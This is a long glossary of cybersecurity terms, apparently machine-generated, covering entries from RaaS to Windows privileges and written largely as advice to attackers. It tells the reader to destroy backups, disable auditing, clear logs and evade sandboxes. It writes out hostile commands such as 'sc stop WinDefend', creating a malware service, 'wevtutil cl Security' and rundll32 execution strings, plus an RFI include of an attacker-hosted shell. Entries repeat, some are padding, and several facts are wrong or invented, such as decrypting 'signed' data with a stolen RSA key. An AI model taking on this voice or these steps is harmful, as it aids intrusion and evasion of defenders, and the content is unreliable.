Ransomware-as-a-Service (RaaS) --- A ransomware distribution model where developers create the encryptor and control panel, and affiliates find victims, conduct attacks, and receive 70--80% of the ransom. RaaS lowers the barrier to entry: you don't need to know how to program, just buy access. Examples: BlackCat (ALPHV), Qilin, Zollo, LockBit.

RAT (Remote Administration Tool) --- A program for remote administration. Legitimate RATs (AnyDesk, TeamViewer) are used by administrators, while attackers use malicious RATs (Quasar, DarkComet, NjRAT) for: remote control, data theft, screen recording, keylogging. RATs are often disguised as legitimate software. The Com uses legitimate RMM (Remote Monitoring and Management) for persistence after vishing.

Rate Limiting --- Rate limiting to protect against brute force, DDoS. For an attacker, rate limiting is an obstacle: they need to use distributed attacks, low & slow, or bypass by using different IPs (proxies, botnet).

Raw Socket --- A socket allowing sending raw packets. A raw socket is used for: IP spoofing, SYN flood, creating custom packets. In modern OSes, creating a raw socket requires administrator privileges.

RCE (Remote Code Execution) --- Remote code execution: a vulnerability allowing an attacker to execute arbitrary code on a remote system without prior access. RCE is the most critical vulnerability. Examples: CVE-2026-20131 (Cisco FMC), CVE-2026-20963 (SharePoint). RCE gives initial access.

RDP (Remote Desktop Protocol) --- Microsoft's remote desktop protocol (port 3389). RDP is a common initial access vector: brute-forcing passwords, buying access from IAB, vulnerabilities (BlueKeep, CVE-2019-0708). RDP is used for lateral movement. In 2026, it is recommended to use RDP with NLA (Network Level Authentication) and MFA.

RDP Abuse --- Abusing RDP: brute force, using stolen accounts, exploiting vulnerabilities. RDP accesses are sold on the darknet ($10--100 per access). IABs specialize in RDP accesses.

RDP Hijacking --- Capturing an existing RDP session of another user. Technique: using tscon.exe, qwinsta, or stealing tokens. Allows logging into a session where the user has already passed MFA.

Re-Entrancy (Reentrancy) --- A smart contract vulnerability where an external contract call can occur before the state is updated, allowing re-entering the function and withdrawing funds multiple times. The classic attack is The DAO (2016). In 2026, reentrancy is still found in new DeFi protocols.

Re-Entrancy Attack --- An attack on a smart contract using reentrancy. The attacker calls a function that makes an external call (e.g., transfer), and before the balance is updated, calls the same function again. Used to steal funds from the contract.

Reachable (CVE) --- A vulnerability that is reachable in the application context. For an attacker, it is important that not all CVEs are reachable in a specific configuration. When searching for targets, attackers look for reachable vulnerabilities.

Reaction (IR) --- Incident response. The speed of defenders' reaction determines the success of an attack.

Read (Access) --- Read permission. For an attacker, reading data is the goal of exfiltration.

Read-Only --- Read-only. In attacks, read-only access can be used for data theft, but not for modification.

Real ID --- The US federal REAL ID standard. Deepfake KYC uses REAL ID templates to create fake documents.

Real-Time (Monitoring) --- Real-time monitoring. For an attacker, real-time monitoring means defenders can react quickly. They must act so as not to trigger immediate alerts.

Realm (Kerberos) --- A Kerberos realm (usually the AD domain in uppercase, CONTOSO.COM). When creating a Golden Ticket, the correct realm must be specified.

Reboot --- Reboot. Some malware lacks persistence and is removed after reboot. For an attacker, a reboot is a risk of losing access, so persistence is needed.

Recon (Reconnaissance) --- Reconnaissance: gathering information about the target. Stages: OSINT (open sources), network scanning (nmap), vulnerability discovery. Recon is the first stage of the kill chain.

Reconnaissance --- See Recon. Reconnaissance --- gathering information about the target. Stages: OSINT (open sources), network scanning (nmap), vulnerability discovery, social engineering. Recon is the first stage of the kill chain.

Record (DNS) --- A DNS record (A, AAAA, MX, TXT, CNAME). DNS records are used in OSINT, subdomain enumeration, DNS tunnels.

Recovery (Data) --- Data recovery after an attack. For an attacker, destroying backups is a priority to prevent recovery.

Recovery (Key) --- A recovery key (BitLocker, FileVault). A recovery key is used to decrypt the disk if the password is forgotten. For an attacker, stealing a recovery key (from AD, Microsoft Account, printout) gives access to the encrypted disk.

Recursive (DNS) --- A recursive DNS server. Used in DNS amplification DDoS.

Red Team --- A team simulating attackers to test defenses. Red Team uses the same TTPs as real attackers. For an attacker, Red Team is a source of TTPs that are detected, and they need to differentiate.

Redirect (HTTP) --- An HTTP redirect (3xx). Used in phishing: redirecting from a phishing site to a legitimate one after data collection, so the victim doesn't notice. Used in C2: redirect to another domain.

Redirection (Network) --- Traffic redirection (NAT, DNAT, port forwarding). Used to hide C2.

RedLine --- An infostealer popular in 2026. RedLine steals passwords from browsers, cookies, crypto wallets, files, takes screenshots, keylogs. Distributed via malvertising, crack sites. Has a control panel (C2). Competes with LummaC2, Stealc.

Refactor (Code) --- Code refactoring. For an attacker, refactoring malware is a way to change signatures.

Reflection (C#) --- A .NET mechanism for obtaining information about types and invoking methods at runtime. Reflection is used in .NET malware for: dynamically loading modules, calling without static imports, bypassing detections.

Reflective DLL Injection --- A technique for injecting a DLL without calling LoadLibrary (which is detected). The DLL is loaded into the process's memory, then its code is executed. Used in Cobalt Strike, Metasploit.

Refresh Token (OAuth) --- A refresh token in OAuth, used to obtain a new access token after the old one expires. A refresh token lives longer (days, weeks). For an attacker, stealing a refresh token gives long-term access.

Registry (Windows) --- The Windows registry. Used for: persistence (run keys, services), configuration (disabling Defender), storing data (LSA Secrets). For an attacker, working with the registry is part of post-exploitation.

Registry Run Key --- A registry key that runs programs at user login: HKCU\Software\Microsoft\Windows\CurrentVersion\Run. Used for persistence.

Registry Service Key --- A registry key for services: HKLM\SYSTEM\CurrentControlSet\Services. Adding a service is a persistence method.

Reinfection --- Reinfection after cleanup. For an attacker, reinfection is a way to regain access if persistence is detected.

Reject (DMARC) --- DMARC policy "reject" --- reject emails that fail authentication. For an attacker, reject is an obstacle for phishing from a spoofed domain.

Relay (MFA) --- MFA relay: intercepting an MFA session (AiTM) to bypass MFA.

Relay (NTLM) --- NTLM relay: intercepting NTLM authentication and relaying it to another server. Used for lateral movement, privilege escalation. Tools: responder, ntlmrelayx.

Reliability --- Reliability. In attacks, a reliable exploit is one that works consistently.

Remediation --- Remediation: recovering from an attack, closing vulnerabilities. For an attacker, remediation is the end of access.

Remote Access Trojan (RAT) --- A program for remote control (Remote Access Trojan). A RAT allows an attacker to: execute commands on the infected system, view files, record the screen (screen capture), keylog, control the webcam and microphone, download and upload files, use the infected system as a proxy. Legitimate RATs are used by administrators for remote support (AnyDesk, TeamViewer), while malicious RATs are disguised as legitimate software. Examples of malicious RATs: Quasar, DarkComet, NjRAT, Orcus, NanoCore. RATs are often distributed via phishing, crack sites, exploits. The Com uses legitimate RMM (Remote Monitoring and Management) for persistence after vishing, which is functionally similar to a RAT.

Remote Code Execution (RCE) --- Remote Code Execution --- a vulnerability allowing an attacker to execute arbitrary code on a remote system without prior access. RCE is the most critical vulnerability. Examples: CVE-2026-20131 (Cisco FMC), CVE-2026-20963 (SharePoint). RCE gives initial access.

Remote Desktop Protocol (RDP) --- Microsoft's remote desktop protocol (Remote Desktop Protocol, port 3389). RDP is a common initial access vector: brute-forcing passwords, buying access from IAB, vulnerabilities (BlueKeep, CVE-2019-0708). RDP is used for lateral movement. In 2026, it is recommended to use RDP with NLA (Network Level Authentication) and MFA.

Remote Monitoring and Management (RMM) --- Legitimate remote management tools (AnyDesk, ScreenConnect, TeamViewer). The Com uses RMM for persistence after vishing.

Replication --- Data replication (backups, distributed databases). For an attacker, destroying replicas is a task.

Repository (Git) --- A Git repository. Supply chain attacks: compromising the repository, injecting malicious code.

Reseller (IAB) --- A reseller of access (IAB). Buys accesses from brokers, resells to affiliates.

Resilience --- Resilience to attacks (resilience) and the resilience of the attacker's infrastructure to takedown. Handala demonstrated resilience: after the FBI seized their domains, they returned within 24 hours.

Resolution (DNS) --- Resolving a DNS name to an IP. Used in reconnaissance.

Responder --- A tool for responding to LLMNR, NBT-NS, MDNS queries, capturing NTLM hashes. Used in local networks for NTLM relay.

Response (HTTP) --- An HTTP response. In C2, responses contain commands.

Response (IR) --- Incident response. The speed of response determines the success of an attack.

Responsible Disclosure --- Responsible disclosure: reporting a vulnerability to the vendor before publication. For an attacker, responsible disclosure is a source of fresh 1-day information (before publication, but after a fix is available).

Rest API --- RESTful API. For an attacker, an API is a target: misconfig, IDOR, lack of rate limiting.

Restore (Backup) --- Recovery from a backup. For an attacker, destroying backups is a priority.

Resume (Session) --- Session resumption. Session resumption (TLS session tickets) can be used to bypass detections.

Ret2dlresolve --- An exploitation technique using dynamic symbol resolution in Linux to call functions without leaking addresses.

Ret2libc --- A buffer overflow exploitation technique that returns to libc (the standard C library) to execute system calls (system("/bin/sh")). Bypasses DEP (NX).

Ret2plt --- Returning to the PLT (Procedure Linkage Table) to call functions from libraries.

Ret2syscall --- Returning to a system call to perform operations directly, bypassing libc.

Ret2win --- Returning to a "win" function (e.g., print_flag) in CTF tasks.

Retrieval (Data) --- Data retrieval.

Retro --- Retrospective (in software development, agile) --- a team meeting to discuss the past period. In the context of attacks, retro can be used in cybersecurity for incident analysis (post-mortem). Not a hacker term.

Reverse Engineering --- Reverse engineering: analyzing software to understand its workings, find vulnerabilities, extract algorithms. Tools: IDA Pro, Ghidra, Binary Ninja, x64dbg.

Reverse Proxy --- A reverse proxy, accepting requests from clients and forwarding them to internal servers. A reverse proxy is used for: hiding C2 (the domain points to the proxy, the proxy to the real C2), load balancing, SSL termination.

Reverse Shell --- A shell where the attacker listens (listener), and the victim initiates the connection. A reverse shell is used to bypass firewalls that block incoming connections. The attacker sends a payload that connects to their server.

Reverse Tunnel --- A tunnel initiated from the internal network outward. Used to bypass firewalls.

Revocation (Certificate) --- Certificate revocation (CRL, OCSP). For an attacker, certificate revocation can render it invalid.

Rewards for Justice --- A US State Department program offering a reward of up to $10 million for information about hackers attacking US critical infrastructure. In March 2026, a reward was announced in connection with Handala and Interlock attacks.

RFI (Remote File Inclusion) --- A vulnerability allowing the inclusion of a remote file in a web application. Example: include($_GET['page']) with a parameter http://attacker.com/shell.php. RFI gives RCE.

RFID (Radio-Frequency Identification) --- Radio-frequency identification (badges, access cards). Attacks on RFID: cloning (Proxmark3, Flipper Zero), relay (signal amplification), interception. Used in physical pentesting.

RFID Cloning --- Cloning RFID cards. Devices: Proxmark3, Flipper Zero, Chameleon Ultra. Cloning is possible for cards without cryptographic protection (MIFARE Classic) or with broken protection.

RFID Relay --- A relay attack: amplifying the RFID signal to open a door when the card is far away. Used for tailgating.

RID (Relative Identifier) --- An identifier in Windows (part of SID). RID 500 is the administrator. RID hijacking is changing the RID to create a hidden administrator account.

RID Hijacking --- A technique for creating a hidden administrator account in Windows by changing the RID in the SAM registry to 500. The account looks like a regular user but has administrator privileges.

Rig (Exploit Kit) --- An exploit kit used for drive-by download. In 2026, outdated.

RIP (Routing Information Protocol) --- A routing protocol. RIP vulnerabilities can lead to traffic redirection.

Risk (Security) --- Security risk. For an attacker, risk is the probability of being detected.

Risk Assessment --- Risk assessment. For an attacker, low risk = easy target.

RLO (Right-to-Left Override) --- A Unicode character (U+202E) for changing text display order. Used in phishing to create files with fake extensions (e.g., exe displayed as txt).

RMM (Remote Monitoring and Management) --- Legitimate remote management tools (AnyDesk, ScreenConnect, TeamViewer, ConnectWise Control). The Com uses RMM for persistence: after vishing, they convince the helpdesk to install RMM, then use it for access.

RNG (Random Number Generator) --- A random number generator. A weak RNG can lead to predictable keys. In malware, RNG is used for DGA.

ROA (Return on Assets) --- Return on Assets --- a financial ratio, net profit divided by asset value. In the context of attacks, ROA can be used to assess the damage from an attack (reduction in ROA). Not a hacker term.

Robustness --- Robustness. Robust malware is resistant to analysis, detections, reboots.

ROCA (Return of Coppersmith Attack) --- A vulnerability in RSA key generation (CVE-2017-15361). Used to crack weak RSA keys.

RockYou --- A password dictionary (rockyou.txt) containing 14 million passwords leaked in 2009. Used in dictionary attacks.

ROI (Return on Investment) --- Return on investment. For an attacker, ROI of an attack = ransom / costs. RaaS models yield high ROI.

ROM (Read-Only Memory) --- Read-only memory. Firmware is stored in ROM. Firmware persistence is writing malware to ROM.

Root (Android) --- Gaining superuser privileges on Android. Root allows installing unsigned applications, reading data from other applications, disabling protection.

Root (Linux) --- Administrator in Linux (UID 0). Gaining root is the goal of LPE.

Root CA --- A root certificate authority. Compromising a Root CA allows signing any certificates (malware with a trusted signature).

Rootkit --- A set of tools for hiding presence in the system: hiding processes, files, network connections, registry entries. A rootkit can work in userspace (LD_PRELOAD) or kernel (LKM).

ROP (Return-Oriented Programming) --- An exploitation technique using sequences of instructions (gadgets) ending with a return to execute arbitrary code without injecting shellcode. ROP bypasses DEP (NX). CFG (Control Flow Guard) is used for protection.

RPC (Remote Procedure Call) --- A remote procedure call protocol. Windows RPC is used for many services. RPC vulnerabilities (MS08-067, EternalBlue) were used to spread worms.

RPG (Ransomware Protection Group) --- A ransomware protection group. For an attacker, RPG is an adversary.

RPO (Recovery Point Objective) --- Recovery Point Objective: the acceptable data loss in time. If the victim's RPO is large (backups once a day), an attacker can destroy data, and the victim will lose a lot.

RPO (Relative Path Overwrite) --- An XSS technique using relative paths to bypass CSP.

RSA (Rivest-Shamir-Adleman) --- An asymmetric encryption algorithm. RSA 2048+ is considered secure. In ransomware, RSA is used to encrypt the AES key. In 2026, the post-quantum threat to RSA (Shor's algorithm) requires a transition to post-quantum cryptography.

RSA Key --- An RSA key (public and private). Stealing an RSA private key allows decrypting data signed with it.

RSA SecurID --- A hardware token (or software) for MFA. SecurID uses time-based OTPs. Attacks on SecurID: seed theft, algorithm attack.

RTO (Recovery Time Objective) --- Recovery Time Objective. If the victim's RTO is small, they can recover quickly and may not pay the ransom.

RTOS (Real-Time Operating System) --- A real-time operating system (VxWorks, FreeRTOS). Used in industrial systems, medical devices, cars. RTOS vulnerabilities can lead to physical consequences.

RTP (Real-Time Payment) --- A real-time payment system (FedNow, RTP). Used in BEC: attackers initiate instant transfers, which are hard to reverse.

RTP (Real-time Transport Protocol) --- A protocol for transmitting voice and video. RTP can be intercepted in VoIP attacks.

RTT (Round-Trip Time) --- Round-trip time. In attacks, RTT is used for: timing attacks, determining server geolocation.

RU (Russia) --- Russia. ccTLD .ru is used for registering domains less accessible to US seizure. Hosting in Russia is often bulletproof (unresponsive to complaints).

Rubber Ducky --- A Bad USB device that emulates a keyboard. Used for physical pentesting: plug into a computer, type commands

(open PowerShell, download malware). The device is recognized as a keyboard, so it is not blocked.

RUBY --- A programming language. Used in Metasploit (modules in Ruby). Malware in Ruby is rare.

RUF (Recovery USB Flash) --- A USB flash drive for system recovery. For an attacker, RUF can be used to boot a malicious image.

Rug Pull --- Fraud in DeFi: token/protocol creators gather liquidity, then withdraw all funds (usually via a vulnerability or simply remove liquidity). Victims are left with tokens that are worthless. Rug pull is one of the main attacks in DeFi.

Run (Registry) --- A registry key for autorun programs. Used for persistence.

RunAs --- A Windows utility for running programs as a different user. RunAs can be used for privilege escalation (if the password is known).

Rundll32 --- A legitimate Windows utility for running functions from a DLL. Rundll32 is used in LOLBins to execute code: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication "; or rundll32.exe shell32.dll,Control_RunDLL.

Rundll32.exe --- A legitimate Windows utility for running functions from a DLL. Rundll32 is used in LOLBins to execute code: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication "; or rundll32.exe shell32.dll,Control_RunDLL. Rundll32 allows executing

code without creating a new process (runs in the context of rundll32.exe).

RUST --- A programming language used to create malware (BlackCat, Qilin). Rust malware is harder to analyze than C/C++ due to the lack of standard reverse engineering tools. Rust compiles to native code, does not require a runtime.

RustDesk --- An open-source RMM (Remote Monitoring and Management), an alternative to AnyDesk. Used by attackers for persistence. Legitimate, so not blocked.

Rusty --- Slang: "rusty" --- meaning outdated, un-updated, forgotten. In the context of attacks, rusty systems are systems that haven't been patched for years (legacy), easy targets.

RW (Read-Write) --- Read and write permission. For an attacker, RW access allows modification.

RWE (Read-Write-Execute) --- Read, write, execute permission. In memory protection, RWE pages are suspicious.

Rwx (Read-Write-Execute) --- Memory page permissions: Read, Write, Execute. In memory protection, pages with RWX permissions are considered suspicious (normally code should not be writable). For shellcode, memory with RX (Read-Execute) or RWX permissions is required.

Rx (Receive) --- Receiving data.

RZ (Recovery Zone) --- A recovery zone in backup systems. In the context of attacks, it can be a target for destruction.

S

S3 (Simple Storage Service) --- Amazon Web Services cloud storage. S3 buckets are used to store any data: files, backups, site static content, logs. The main vulnerability of S3 is misconfig: public buckets (public-read), where anyone can read the contents. ShinyHunters looks for open S3 buckets via Shodan and downloads terabytes of data. For an attacker, stealing AWS keys (Access Key ID + Secret Access Key) gives full access to S3. S3 is also used for exfiltration: the attacker creates their own bucket and uploads stolen data using the legitimate AWS API.

SaaS (Software as a Service) --- A model where software is provided as a service over the internet (Salesforce, Okta, ServiceNow, Microsoft 365, Google Workspace). The client does not manage the infrastructure, only uses the application. For an attacker, SaaS is a target because it stores data from hundreds of client companies. Main attack vectors on SaaS: misconfiguration (guest user over-permission), OAuth token theft, session hijacking, over-privileged integrations. ShinyHunters specializes in attacks on Salesforce via misconfigured Experience Cloud.

SaaS Misconfiguration --- Configuration errors in SaaS platforms that lead to data leaks. Examples: guest user over-permission (a guest user has read/write rights to sensitive objects), public APIs, lack of MFA for administrators, excessive privileges for integrations (OAuth scopes). ShinyHunters lives on SaaS misconfigs: they find Salesforce Experience Cloud sites where a guest user can read Contacts and Cases, and via API exfiltrate millions of records.

SACL (System Access Control List) --- A system ACL in Windows, defining which actions are subject to auditing (logging). SACL is configured on objects (files, folders, registry, processes) and specifies: which access attempts (successful, failed) to record in the Security Event Log. For an attacker, SACL is important because if they don't know which actions are logged, they may leave traces. Before an operation, an attacker should determine the audit policies (via auditpol) and, if possible, disable auditing or act in a way that does not trigger the SACL.

SAML (Security Assertion Markup Language) --- An XML-based standard for exchanging authentication data between parties. SAML is used for Single Sign-On (SSO): the user logs in once (to an Identity Provider, e.g., Okta, Azure AD) and gains access to all connected applications (Service Providers). A SAML assertion is an XML document that the Identity Provider issues after successful authentication; it contains information about the user (name, attributes) and is signed by the Identity Provider's key. Attacks on SAML: XML signature wrapping, assertion forgery (if the signing key is weak), theft of the Identity Provider's signing key. Compromising SAML gives an attacker access to all applications using SSO.

SAML Assertion --- A SAML assertion --- an XML document containing information about an authenticated user: identifier, name, email, attributes, lifetime. The assertion is signed with the Identity Provider's private key. The Service Provider verifies the signature and trusts the assertion. For an attacker, forging a SAML assertion (via stealing the signing key or a vulnerability in verification) allows logging in as any user, including an administrator, without knowing the password and MFA.

SAN (Storage Area Network) --- A storage area network, a dedicated infrastructure for connecting servers to storage systems (disk arrays, tape libraries). SAN uses protocols Fiber Channel, iSCSI, FCoE. Unlike NAS (Network Attached Storage), SAN works

at the block level, not files. Attacks on SAN: compromising the SAN controller (via the management interface, often Ethernet), data encryption (ransomware on SAN), physical disk destruction, disruption of replication. For an attacker, SAN is a target because it stores the organization's data.

Sandbox --- An isolated environment for running untrusted code (malware, suspicious files). Sandboxes are used by defenders to analyze malware: they run a sample, observe system calls, network connections, file system changes. Types of sandboxes: Cape (Cuckoo Advanced Persistent Emulation), Cuckoo, FireEye AX, Joe Sandbox. For an attacker, a sandbox is an obstacle: if malware ends up in a sandbox, its behavior becomes known, hashes are added to antiviruses. To evade, anti-sandbox techniques are used: checking for virtualization (VMware, VirtualBox), checking the username (sandboxes often use standard names), checking memory size (sandboxes often have little memory), execution delays (sandboxes are time-limited), checking for mouse/graphics (sandboxes often have no real UI).

Sandbox Detection --- Detecting a sandbox: techniques used by malware to determine if it is running in an isolated environment rather than on a real victim's computer. Examples: checking process name (vmtoolsd, vboxservice), checking MAC address (00:0C:29 for VMware), checking RAM size (<2GB), checking for a mouse (GetCursorPos), checking system uptime (if the system just booted), checking the number of CPU cores (sandboxes often have 1-2 cores). If malware detects a sandbox, it may: stop execution, perform legitimate actions (mimic), or use delays to exceed the analysis time limit.

Sandbox Escape --- Escaping a sandbox: using a vulnerability in the sandbox environment (Cape, Cuckoo, Docker) to execute code on the host system. Sandbox escape allows malware to infect the security researchers analyzing it. Examples: CVE-2020-15257

(containerd), CVE-2019-5736 (runc). For an attacker, sandbox escape is a way to attack defenders directly.

SANS (SysAdmin, Audit, Network, Security) --- An institute conducting cybersecurity training and certification (GIAC --- Global Information Assurance Certification). SANS also publishes attack reports (SANS ISC) and holds conferences. For an attacker, SANS is interesting as a source of information about defenders' TTPs and what training methods are used.

SAP --- A German company, manufacturer of ERP systems (SAP ERP, SAP S/4HANA). SAP systems are used by large corporations for managing finances, logistics, production, HR. SAP is a target for attacks on corporate data. SAP vulnerabilities: misconfig (default credentials, open ports), module vulnerabilities (e.g., ICM, Gateway), insufficient environment separation. Attacks on SAP can lead to theft of financial data, modification of entries, production shutdown.

SASL (Simple Authentication and Security Layer) --- A framework for adding authentication and encryption to protocols (LDAP, IMAP, SMTP). SASL supports mechanisms: PLAIN, LOGIN, CRAM-MD5, GSSAPI (Kerberos), DIGEST-MD5. Attacks on SASL: interception (if TLS is not used), downgrade (forcing a weak mechanism), password guessing (CRAM-MD5). For an attacker, SASL is important when attacking mail and directory services.

SATA (Serial ATA) --- An interface for connecting storage drives (HDD, SSD) to the motherboard. In physical attacks, SATA can be used for direct disk access: removing a disk from a running system and connecting it to another computer via a SATA-USB adapter to read data, bypassing encryption (if the disk is not encrypted or keys are in memory). For an attacker, physical access via SATA is a way

to obtain data even from a locked computer (if the disk is not encrypted with BitLocker/FileVault).

SBC (Session Border Controller) --- A device managing VoIP sessions (SIP) at the network edge. SBC provides security, NAT traversal, quality control. Attacks on SBC: DoS (resource exhaustion), call interception (if weak authentication), fraud (fraudulent calls via SBC), exploiting SIP stack vulnerabilities.

SC (Service Control) --- A Windows utility for managing services (sc.exe). Commands: sc start, sc stop, sc create, sc delete. Used by attackers for: stopping antivirus (sc stop WinDefend), creating a malicious service for persistence (sc create Malware binPath= "C:\malware.exe" start= auto), deleting services. SC is a legitimate utility, so not blocked.

SCADA (Supervisory Control and Data Acquisition) --- Supervisory control and data acquisition systems for industrial processes: energy, water supply, oil and gas, chemical industry, transport. SCADA collects data from sensors (PLC, RTU) and allows the operator to control processes (open a valve, start a pump). Protocols: Modbus, DNP3, OPC, PROFINET. Attacks on SCADA: changing parameters (pressure, temperature, chemical concentrations), equipment shutdown, DoS (overloading controllers), physical destruction. In the attack on a Texas water utility (2026), attackers gained access to SCADA via RDP with default credentials and changed chlorine levels.

Scalability --- Scalability: the ability of a system (or attack) to handle increasing load without losing efficiency. For an attacker, scalability is the ability to attack many targets automatically. ShinyHunters uses automated scanners (modified Aura Inspector) for scaling: one scanner checks thousands of Salesforce sites, finds misconfigs, exfiltrates data. Botnets are an example of scalability in DDoS attacks.

Scam --- Fraud based on social engineering, not requiring complex technical skills. Types: fake support (call "from Microsoft" saying the computer is infected), investment pyramids, romance scam, fake lottery. Scam often does not use malware --- only deception. Unlike hacker attacks, scam does not require system compromise.

Scan (Network) --- Network scanning: sending packets to IP addresses and ports to determine active hosts, open ports, running services, operating system. Tools: nmap, masscan, zmap. Active reconnaissance can be detected by IDS/IPS. For stealth, attackers use slow scan (low speed), random scan, distributed scanning (via botnet), or scanning via proxies.

Scanned (Port) --- Port scanning.

Scanner (Vulnerability) --- A vulnerability scanner: a program for automatically finding known vulnerabilities in systems (Nessus, OpenVAS, Qualys, Nexpose). A scanner checks software versions, configurations, missing patches, default credentials. For an attacker, a scanner is a tool for finding targets; for defenders, for auditing. Scanning can be detected, so attackers use it with caution or after gaining access to the internal network.

Scareware --- Malware that intimidates the victim ("your computer is infected", "viruses found", "call support immediately") and demands payment for "treatment". Scareware is often distributed via browser pop-ups. It does not require complex exploitation, only psychological pressure.

Scattered LAPSUS$ Hunters --- A consolidated structure of The Com, combining the tactics of three groups: Scattered Spider

(vishing, helpdesk, MFA bypass), LAPSUS$ (SaaS abuse, OAuth token theft, insider recruitment), ShinyHunters (data extortion, leak sites, public pressure). Operational model: vishing → MFA bypass → SaaS access (Okta, Salesforce, Azure AD) → OAuth token theft → data exfiltration → extortion with threat of publication. This union shows the evolution of The Com from disparate groups to a coordinated network.

Scattered Spider --- A cybercriminal group, part of The Com (The Community). Specializes in vishing (voice phishing), helpdesk attacks, MFA bypass. Scattered Spider is known for attacks on MGM and Caesars (2023), Marks & Spencer, Co-op (2025). Tactics: call to IT helpdesk posing as an employee, request to reset MFA, install legitimate RMM tools (AnyDesk, ScreenConnect) for persistence, then data theft and encryption (ransomware). In 2026, Scattered Spider consolidated with ShinyHunters and LAPSUS$ under the common brand Scattered LAPSUS$ Hunters.

SCCM (System Center Configuration Manager) --- Microsoft Endpoint Configuration Manager (formerly SCCM) --- a system for managing corporate computers: software deployment, updates, scripts, inventory. SCCM works via a client agent on each PC. For an attacker, SCCM is a tool for lateral movement, malware deployment, disabling protections. Compromising an account with SCCM administrator rights allows running a malicious script on all managed devices.

Scheduled Task --- A scheduled task in Windows Task Scheduler. Used for persistence: creating a task that runs malware at system boot, user login, or on a schedule (every N minutes). Tools: schtasks (command line), PowerShell (Register-ScheduledTask). Scheduled tasks can be hidden from standard view by manipulating attributes.

Scrambling --- Scrambling (obfuscation) of code: transforming instructions into sequences that are difficult to understand but retain functionality. Scrambling is used in malware to complicate static analysis and bypass signature-based detections. Examples: instruction permutation, adding "junk" instructions, encoding strings.

ScreenCapture --- Taking a screenshot. Infostealers (RedLine, LummaC2, Stealc) take screenshots to steal information from the screen: passwords entered in forms, confidential documents, correspondence. Screenshots are sent to the C2. ScreenCapture is also used in espionage to monitor the victim's activity.

ScreenConnect --- An RMM (Remote Monitoring and Management) tool from ConnectWise for remote support. ScreenConnect allows an administrator to connect to remote computers, transfer files, run commands. ScreenConnect is legitimate software, so it is not blocked by antiviruses. Attackers use ScreenConnect for persistence after vishing: they convince the helpdesk to install ScreenConnect, then use it for access at any time. Interlock used ScreenConnect as a backup entry point in their infrastructure.

Scribe --- In the context of attacks, Scribe refers to Scribe, a logging and monitoring platform (Scribe Security), or Scribe --- a protocol reverse engineering tool. In the hacker lexicon, it is more often encountered as a component of logging systems that need to be bypassed or cleared.

Script --- A script (program in an interpreted language: PowerShell, Python, VBScript, JavaScript, Bash). Scripts are used by attackers for: automation, fileless execution (script runs in memory), bypassing policies (PowerShell ExecutionPolicy Bypass), delivering malware. ClickFix uses a PowerShell script: the victim copies and pastes it into Win+R, the script runs.

Script Kiddie --- A derogatory term for a novice hacker who uses ready-made tools (scripts, exploits) without understanding how they work. A script kiddie does not develop their own tools, does not know the basics, often makes OPSEC mistakes. For a serious attacker, a script kiddie is not a competitor.

SCSI (Small Computer System Interface) --- An interface for connecting storage devices (disks, tape libraries). SCSI is used in servers and storage systems. In physical attacks, SCSI can be used for direct disk access via a SCSI port (if physical access is available), bypassing the operating system.

SDK (Software Development Kit) --- A set of tools for software development (libraries, compilers, debuggers). In attacks, SDKs can be used for: creating malware (Windows SDK for compilation), legitimizing (code signing via SDK), developing custom tools.

SDL (Security Development Lifecycle) --- A security assurance process during development, implemented by Microsoft (Microsoft SDL). Includes: security requirements, threat modeling, static code analysis, dynamic analysis, penetration testing. Organizations following SDL have fewer vulnerabilities because security is built into the process, not added later. For an attacker, this means finding vulnerabilities in such software takes more time.

SDP (Software-Defined Perimeter) --- A security model creating a virtual perimeter around each device or user (zero trust). Unlike a traditional perimeter (firewall at the network edge), SDP requires authentication and authorization for each access, hiding resources from unauthorized users. SDP uses controllers that dynamically create connections between authorized users and resources. For an attacker, SDP is an obstacle: there is no persistent network access, each connection is authenticated, resources are not visible

without authorization. Attacking SDP requires compromising the controller or credentials.

SDR (Software-Defined Radio) --- A radio tunable by software. SDR allows transmitting and receiving radio signals across a wide frequency range. Devices: HackRF, BladeRF, USRP. In physical pentesting, SDR is used for: cloning RFID (emulating cards), car key attacks (signal interception), GSM interception (IMSI catcher), analyzing wireless networks. SDR requires a deep understanding of radio protocols.

SDS (Software-Defined Storage) --- Software-defined storage: a storage system managed by software, separating management from physical hardware. Examples: Ceph, VMware vSAN, Dell EMC PowerFlex. Attacks on SDS: compromising the controller (via API, web interface), data destruction, encryption, disruption of replication.

SE (Social Engineering) --- See Social Engineering. Social Engineering --- psychological methods to obtain information or access. Types: vishing (voice), phishing (email), smishing (SMS), pretexting (fictional scenario), baiting (lure), tailgating (following). The Com specializes in vishing to helpdesk.

SeAssignPrimaryTokenPrivilege --- A Windows privilege allowing the assignment of primary tokens. Used to create processes on behalf of other users.

SEAT (Security Event and Audit Trail) --- A security event and audit trail. In Windows, this is the Security Event Log. SEAT contains records of logins, permission changes, process starts, object access. For an attacker, SEAT is what needs to be cleared to leave no traces. Clearing methods: wevtutil cl Security, PowerShell Clear-EventLog, aggressive deletion via WMI.

Seatbelt --- An open-source tool for gathering information about a Windows system (enumeration). Seatbelt collects: data about users, groups, installed programs, network settings, security policies, scheduled tasks, services. Used in post-exploitation to understand the environment and find paths for lateral movement.

SeAuditPrivilege --- A Windows privilege allowing the generation of audit records. Used to manipulate auditing.

SeBackupPrivilege --- A Windows privilege allowing reading any files, regardless of permissions (for backup purposes). Used for dumping NTDS.dit (AD database), stealing configuration files. To obtain SYSTEM via SeBackupPrivilege, utilities (reg save, disk shadow) are used.

SEC (Securities and Exchange Commission) --- The US Securities and Exchange Commission. The SEC requires public companies to disclose cyber incidents in Form 8-K (material cybersecurity incidents). Conduent filed an 8-K after the 25M+ record leak. For an attacker, the SEC is leverage: threatening to report an undisclosed incident can increase pressure on the victim.

SecOps --- Security Operations: combining IT and security for monitoring, response, vulnerability management. SecOps uses EDR, SIEM, SOAR. For an attacker, SecOps is an adversary that integrates protection into IT processes, reducing response time.

SeCreatePagefilePrivilege --- A Windows privilege allowing the creation of a page file. Used in some techniques.

SeCreateSymbolicLinkPrivilege --- A Windows privilege allowing the creation of symbolic links. Used to bypass file system restrictions.

SeCreateTokenPrivilege --- A Windows privilege allowing the creation of tokens. Gives full control over the system. Usually not assigned to regular users.

